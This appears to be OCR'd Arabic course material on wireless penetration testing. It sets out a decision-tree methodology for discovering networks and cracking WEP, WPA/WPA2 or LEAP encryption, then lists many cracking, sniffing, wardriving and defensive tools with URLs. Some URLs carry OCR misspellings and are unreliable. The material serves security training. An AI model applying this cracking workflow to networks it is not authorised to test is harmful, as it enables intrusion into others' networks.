


أداة تدقيق حماية الشبكة اللاسلكية: Adaptive Wireless IPS

المصدر: http://www.cisco.com

يؤمن كشف للمخاطر التي تهدد الشبكة ويقلل من الهجوم الشرير ونقاط الضعف في الشبكة اللاسلكية

ويملك القدرة على كشف وتحليل المخاطر الأمنية التي تهدد الشبكة وهي تجعل المستخدم على وعي مستمر لبيئته الراديوية



اختبار اختراق الشبكات اللاسلكية

اختبار الاختراق في الشبكات اللاسلكية يمكن أن يتم من أجل الأهداف التالية:

- **فحص التحكم بالحماية:** لفحص والتحقق من فعالية الحماية للشبكة اللاسلكية
- **كشف سرقة البيانات:** إيجاد سلسلة من البيانات الحساسة عن طريق إلتقاط الترفك sniffing traffic
- **إدارة نظام المعلومات:** جمع معلومات عن بروتوكولات الحماية وقوة الشبكة والأجهزة المتصلة يتم ذلك باستخدام أدوات اكتشاف الشبكات اللاسلكية و port scanner
- **منع المخاطر والإجابة:** تؤمن وصول شامل إلى الخطوات التي يمكن أن تتم لمنع الاستغلال
- **تحسين البنية التحتية:** تغير أو تحسين البينة التحتية من software hardware, and network design
- **تخمين المخاطر الامنية:** تعريف المخاطر الأمنية التي تهدد معلومات الشركة

هيكلية اختبار اختراق الشبكات اللاسلكية

اختبار الاختراق يتم عبر سلسلة من الخطوات لإيجاد الثغرات ونقاط الضعف في الشبكة اللاسلكية

التالي هي خطوات الاختراق التي يجب عليك كمختبر اختراق أن تتبعها لتختبر اختراق الشبكة اللاسلكية الهدف:

١- اكتشاف الأجهزة اللاسلكية

أول خطوة هي اكتشاف الأجهزة اللاسلكية الموجودة في الجوار، العديد من أدوات اكتشاف الشبكات اللاسلكية المتوفرة مجاناً على الانترنت تعطيك معلومات حول الشبكات اللاسلكية في الجوار امثلة على هذه الادوات insider, NetSurveyor, NetStumbler, Visstumbler and Wavestumbler

٢- فحص فيما إذا كان يوجد جهاز لاسلكي

إذا وجدت، وثق كل الأجهزة الموجودة

إذا لم تجد، حاول اكتشاف الاجهزة مرة ثانية

٣- شاهد إذا كان يوجد شبكة لاسلكية

إذا وجدت قم بهجوم شامل على الشبكة اللاسلكية وافحص تقنية التشفير المستخدمة

إذا لم تجد حاول اكتشاف الاجهزة مرة ثانية

٤- ابحث فيما إذا كانت شبكة تستخدم تشفير WEP

إذا كان الجواب نعم، قوم باختبار اختراق كسر هذا التشفير

إذا كان الجواب لا، ابحث عن تقنيات تشفير أخرى

٥- ابحث فيما إذا كانت الشبكة تستخدم تشفير WPA/WPA2

إذا كان الجواب نعم، قم باختبار كسر تشفير WPA/WPA2

إذا كان الجواب لا، ابحث عن تقنيات تشفير أخرى

٦- ابحث فيما إذا كانت الشبكة اللاسلكية تستخدم تشفير LEAP

إذا كان الجواب نعم، قم باختبار كسر تشفير LEAP


إذا كان الجواب لا، ابحث فيما إذا كانت الشبكة اللاسلكية مشفرة أو لا

LEAP هو Lightweight Extensible Authentication Protocol وهو برتوكول مصادقة مملوك لشركة **Cisco**

٧- حدد إذا كانت الشبكة اللاسلكية غير مشفرة

إذا كان الجواب نعم، قم باختبار اختراق الشبكة الغير مشفرة

إذا كان الجواب لا، قم بتنفيذ هجوم عام على الشبكات اللاسلكية



أدوات اكتشاف الشبكات اللاسلكية

- WiFi Hopper available at http://www.wifihopper.com
- Wavestumbler available at http://www.cqure.net
- iStumbler available at http://www.istumbler.net
- WiFinder available at http://www.pgmsoft.com
- Meraki WiFi Stumbler available at http://meraki.com
- Wellenreiter available at http://wellenreiter.sourceforge.net
- AirCheck Wi-Fi Tester available at http://www.flukenetworks.com
- AirRadar 2 available at http://www.koingosw.com
- Xirrus Wi-Fi Inspector available at http://www.xirrus.com
- Wifi Analyzer available at http://a.farproc.com

أدوات كسر WEP/WPA

- WepAttack available at http://wepattack.sourceforge.net
- Wesside-ng available at http://www.aircrack-ng.org
- Aircrack-ng available at http://www.aircrack-ng.org
- WEPCrack available at http://wepcrack.sourceforge.net
- WepDecrypt available at http://wepdecrypt.sourceforge.net
- Portable Penetrator available at http://www.secpoint.com
- CloudCracker available at https://www.cloudcracker.com
- coWPAtty available at http://wirelessdefence.org
- Wifite available at http://code.google.com
- WepOff available at http://www.ptsecurity.ru

أدوات wardriving

- airbase-ng available at http://aircrack-ng.org
- ApSniff available at http://www.monolith81.de
- WiFiFoFum available at http://www.aspecto-software.com
- MiniStumbler available at http://www.netstumbler.com

- WarLinux available at http://sourceforge.net
- MacStumbler available at http://www.macstumbler.com
- WiFi-Where available at http://www.threejacks.com
- AirFart available at http://airtraf.sourceforge.net

أدوات مراقبة التردد الراديوي

- NetworkManager available at http://proiects.enome.org
- KWiFiManager available at http://kwifimanager.sourceforge.net
- NetworkControl available at http://www.arachnoid.com
- KOrinoco available at http://korinoco.sourceforge.net/
- Sentry Edge II available at http://www.tek.com
- WaveNode available at http://www.wavenode.com
- xosview available at http://xosview.sourceforge.net
- RF Monitor available at http://www.newsteo.com
- DTC-340 RFXpert available at http://www.dektec.com
- Home Curfew RF Monitoring System available at http://solutions.3m.com

أدوات تحليل الترفك اللاسلكي

- RFProtect Spectrum Analyzer available at http://www.arubanetworks.com
- AirMagnet WiFi Analyzer available at http://www.flukenetworks.com
- Network Traffic Monitor & Analyzer CAPSA available at http://www.iavvin.com
- Observer available at http://www.netinst.com
- Ufasoft Snif available at http://www.ufasoft.com
- vxSniffer available at http://www.cambridgevx.com
- OneTouch™ AT Network Assistant available at http://www.flukenetworks.com
- Capsa Network Analyzer available at http://www.colasoft.com

- SoftPerfect Network Protocol Analyzer available at http://www.softperfect.com

أدوات Packet Sniffer

- Sniffer Portable Professional Analyzer available at http://www.netscout.com
- Capsa WiFi available at http://www.colasoft.com
- PRTG Network Monitor available at http://www.paessler.com
- ApSniff available at http://www.monolith81.de
- Network Miner available at http://www.netresec.com
- Airscanner Mobile Sniffer available at http://www.airscanner.com
- Observer available at http://www.networkinstruments.com
- WifiScanner available at http://wifiscanner.sourceforge.net
- Moenet available at http://www.monolith81.de
- Iperf available at http://iperf.sourceforge.net

أدوات إلتقاط حزم البيانات packet

- WirelessNetView available at http://www.nirsoft.net
- Tcpdump available at http://www.tcpdump.org
- Airview available at http://airview.sourceforge.net
- RawCap available at http://www.netresec.com
- Airodump-ng available at http://www.aircrack-ng.org

أدوات تحليل الطيف

- Cisco Spectrum Expert available at http://www.cisco.com
- AirMedic® USB available at http://www.flukenetworks.com
- AirSleuth-Pro available at http://nutsaboutnets.com

- BumbleBee-LX Handheld Spectrum Analyzer available at http://www.bvsvstems.com
- Wi-Spy available at http://www.metageek.net

أنظمة منع التطفل على الشبكة اللاسلكية

- Enterasys® Intrusion Prevention System available at http://www.enterasvs.com
- RFProtect Wireless Intrusion Protection available at http://www.arubanetworks.com
- SonicWALL Wireless Networking available at http://www.sonicwall.com
- AirTight WIPS available at http://www.airtightnetworks.com
- Network Box IDP available at http://www.network-box.co.uk
- AirMobile Server available at http://www.airmobile.se
- WLS Manager available at http://www.airpatrolcorp.com
- Wireless Policy Manager (WPM) available at http://www.airpatrolcorp.com
- ZENworks® Endpoint Security Management available at
- http://www.novell.com

أدوات تصميم الشبكات اللاسلكية

- AirMagnet Planner available at http://www.flukenetworks.com
- Cisco Prime Infrastructure available at http://www.cisco.com
- AirTight Planner available at http://www.airtightnetworks.com
- LAN Planner available at http://www.motorola.com
- Ring Master available at http://www.juniper.net
- Connect EZPredictive RFCAD Design available at http://www.connect802.com
- Ekahau Site Survey (ESS) available at http://www.ekahau.com

- ZonePlanner available at http://www.ruckuswireless.com
- Wi-Fi Planning Tool available at http://www.aerohive.com
- TamoGraph Site Survey available at http://www.tamos.com

أدوات البحث عن ثغرات ونقاط ضعف في الشبكات اللاسلكية

- Zenmap available at http://nmap.org
- Nessus available at http://www.tenable.com
- OSWA available at http://securitystartshere.org
- WiFiZoo available at http://community.corest.com
- Network Security Toolkit available at http://networksecuritvtoolkit.org
- Nexpose Community Edition available at http://www.rapid7.com
- WiFish Finder available at http://www.airtightnetworks.com
- Penetrator Vulnerability Scanning Appliance available at http://www.secpoint.com
- SILICA available at http://www.immunityinc.com
- Wireless Network Vulnerability Assessment available at http://www.secnap.com